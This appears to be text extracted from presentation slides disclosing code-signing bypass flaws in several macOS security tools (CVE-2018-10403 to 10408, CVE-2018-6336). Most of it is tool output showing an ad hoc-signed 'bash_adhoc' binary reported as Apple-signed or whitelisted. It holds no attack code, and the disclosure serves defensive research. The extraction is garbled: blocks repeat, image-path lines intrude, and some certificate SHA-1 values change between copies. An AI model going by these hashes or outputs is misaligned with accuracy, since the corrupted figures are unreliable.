
F-Secure LittleFlocker/xFence

CVE-2018-10403




F-Secure LittleFlocker/xFence

CVE-2018-10403



F-Secure LittleFlocker/xFence

CVE-2018-10403



Objective-See (Multiple)

CVE-2018-10404


Objective-See (Multiple)

CVE-2018-10404



Objective-See (Multiple)

CVE-2018-10404



The screenshot shows a terminal window with a light gray header bar. In the header bar, there is a small black icon with a white 'exec' label and a green padlock icon followed by the text 'bash_not_signed (pid: 37716)'. Below the header bar, the main window contains the path '/Users/jp/github/MachUnsigner-master/pocs/reporting_pocs/bash_not_signed'.

Google - Santa, molcodesignchecker

CVE-2018-10405

```
[bash-3.2$ bash_adhoc
[bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path          : /Users/tester/Desktop/bash_adhoc
SHA-256       : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1         : 68fecef5be7628174ed79fbaf6142d195f46bbbe
Type          : Executable (unknown, i386)
Code-signed    : Yes
Rule          : Whitelisted (Certificate)
Signing Chain:
  1. SHA-256      : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
      SHA-1        : 013e2787748a74103d62d2cdbf77a1345517c482
      Common Name   : Software Signing
      Organization  : Apple Inc.
      Organizational Unit : Apple Software
      Valid From    : 2013/04/12 18:34:35 -0400
      Valid Until   : 2021/04/12 18:34:35 -0400

  2. SHA-256      : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
      SHA-1        : 1d010078a61f4fa4694aff4db1ac266ce1b45946
      Common Name   : Apple Code Signing Certification Authority
      Organization  : Apple Inc.
      Organizational Unit : Apple Certification Authority
      Valid From    : 2011/10/24 13:39:41 -0400
      Valid Until   : 2026/10/24 13:39:41 -0400

  3. SHA-256      : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
      SHA-1        : 611e5b662c593a08ff58d14ae22452d198df6c60
      Common Name   : Apple Root CA
      Organization  : Apple Inc.
      Organizational Unit : Apple Certification Authority
      Valid From    : 2006/04/25 17:40:36 -0400
      Valid Until   : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$
```

Google - Santa, molcodesignchecker

CVE-2018-10405

```
[bash-3.2$ bash_adhoc
[bash_adhoc-4.4$ santactl fileinfo bash_adhoc
Path          : /Users/tester/Desktop/bash_adhoc
SHA-256       : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
SHA-1         : 68fecef5be7628174ed79fbaf6142d195f46bbbe
Type          : Executable (unknown, i386)
Code-signed    : Yes
Rule          : Whitelisted (Certificate)
Signing Chain:
  1. SHA-256      : 2aa4b9973b7ba07add447ee4da8b5337c3ee2c3a991911e80e7282e8a751fc32
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      Valid Until   : 2021/04/12 18:34:35 -0400

  2. SHA-256      : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
      SHA-1        : 1d010078a61f4fa4694aff4db1ac266ce1b45946
      Common Name   : Apple Code Signing Certification Authority
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      Organizational Unit : Apple Certification Authority
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  3. SHA-256      : b0b1730ecbc7ff4505142c49f1295e6eda6bcaed7e2c68c5be91b5a11001f024
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bash_adhoc-4.4$
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Google - Santa, molcodesignchecker

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SHA-1 : 68fecef5be7628174ed79fbaf6142d195f46bbbe
Type : Executable (unknown, i386)
Code-signed : Yes
Rule : Whitelisted (Certificate)
Signing Chain:
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    SHA-1 : a13e2787748a74103d62d2cdbf77a1345517c482
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 2. SHA-256 : 5bdab1288fc16892fef50c658db54f1e2e19cf8f71cc55f77de2b95e051e2562
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bash_adhoc-4.4$ ]
```

Google - Santa, molcodesignchecker

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bash_adhoc-4.4$ ]
```

Google - Santa, molcodesignchecker

CVE-2018-10405

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Path : /Users/tester/Desktop/bash_adhoc
SHA-256 : 9dc5b06c50a2566de5fc695f1d18fc2c5efb273fd4e957db68708c052f805751
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Type : Executable (unknown, i386)
Code-signed : Yes
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    SHA-1 : 1d010078a61f4fa4694aff4db1ac266ce1b45946
    Common Name : Apple Code Signing Certification Authority
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    Valid From : 2011/10/24 13:39:41 -0400
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    SHA-1 : 411e5b442e592e09ff59d14e0e22452d198df6c60
    Common Name : Apple Root CA
    Organization : Apple Inc.
    Organizational Unit : Apple Certification Authority
    Valid From : 2006/04/25 17:40:36 -0400
    Valid Until : 2035/02/09 16:40:36 -0500

bash_adhoc-4.4$ ]
```

Yelp - OSXCollector

CVE-2018-10406

```
[*] File being checked: /usr/local/bin/bash_adhoc
[*] Signing Information 0 0
[*] File being checked: /usr/local/bin/bash_not_signed
[*] Signing Information 0 0
[*] File being checked: /usr/local/bin/bash_ppc_adhoc
[*] Signing Information 0 0
```

Carbon Black - Cb Response

CVE-2018-10407

8CDC9A80A406C7D677332A5A141B6E27
Seen as: /Users/tester/Desktop/bash_adhoc
First seen at: 2018-04-06T15:59:07.351Z (3 hours)

Status: **Signed**
Publisher Name:

[Q File writer\(s\): 3 | Find writers »](#)
[Q Related process\(es\): 5 | Find related »](#)

[Search the web: Google »](#)
[View on VirusTotal »](#)

General Info

OS Type	Osx
Architecture	64 bit
Binary Type	Standalone Resource
Size	2.03 MB Download

Digital Signature Metadata

Result	Signed
Publisher	
Signed Time	
Program Name	/Users/tester/Desktop/bash_adhoc
Issuer	Apple Inc.
Subject	Apple Inc.
Result Code	0x0

1BA0DC47EACACF229AFCD0FEF024A66B
Seen as: /Users/tester/Desktop/Terminal.app/Contents/MacOS/Terminal
First seen at: 2018-04-06T17:15:16.08Z (2 hours)

Status: **Signed**
Publisher Name:

[Q File writer\(s\): 3 | Find writers »](#)
[Q Related process\(es\): 3 | Find related »](#)

[Search the web: Google »](#)
[View on VirusTotal »](#)

General Info

OS Type	Osx
Architecture	64 bit
Binary Type	Standalone Resource
Size	1.63 MB Download

Digital Signature Metadata

Result	Signed
Publisher	
Signed Time	
Program Name	/Users/tester/Desktop/Terminal.app/Contents/MacOS/Terminal
Issuer	Apple Inc.
Subject	Apple Inc.
Result Code	0x0

VirusTotal

CVE-2018-10408

Signature Info ⓘ

Signature Verification

 Signed file, valid signature

File Version Information

Identifier com.apple.bash

Authority Apple Root CA

Team Identifier not set

Signers

 Apple Inc.

 Apple Inc.

 Apple Inc.

Facebook - OSQuery

CVE-2018-6336

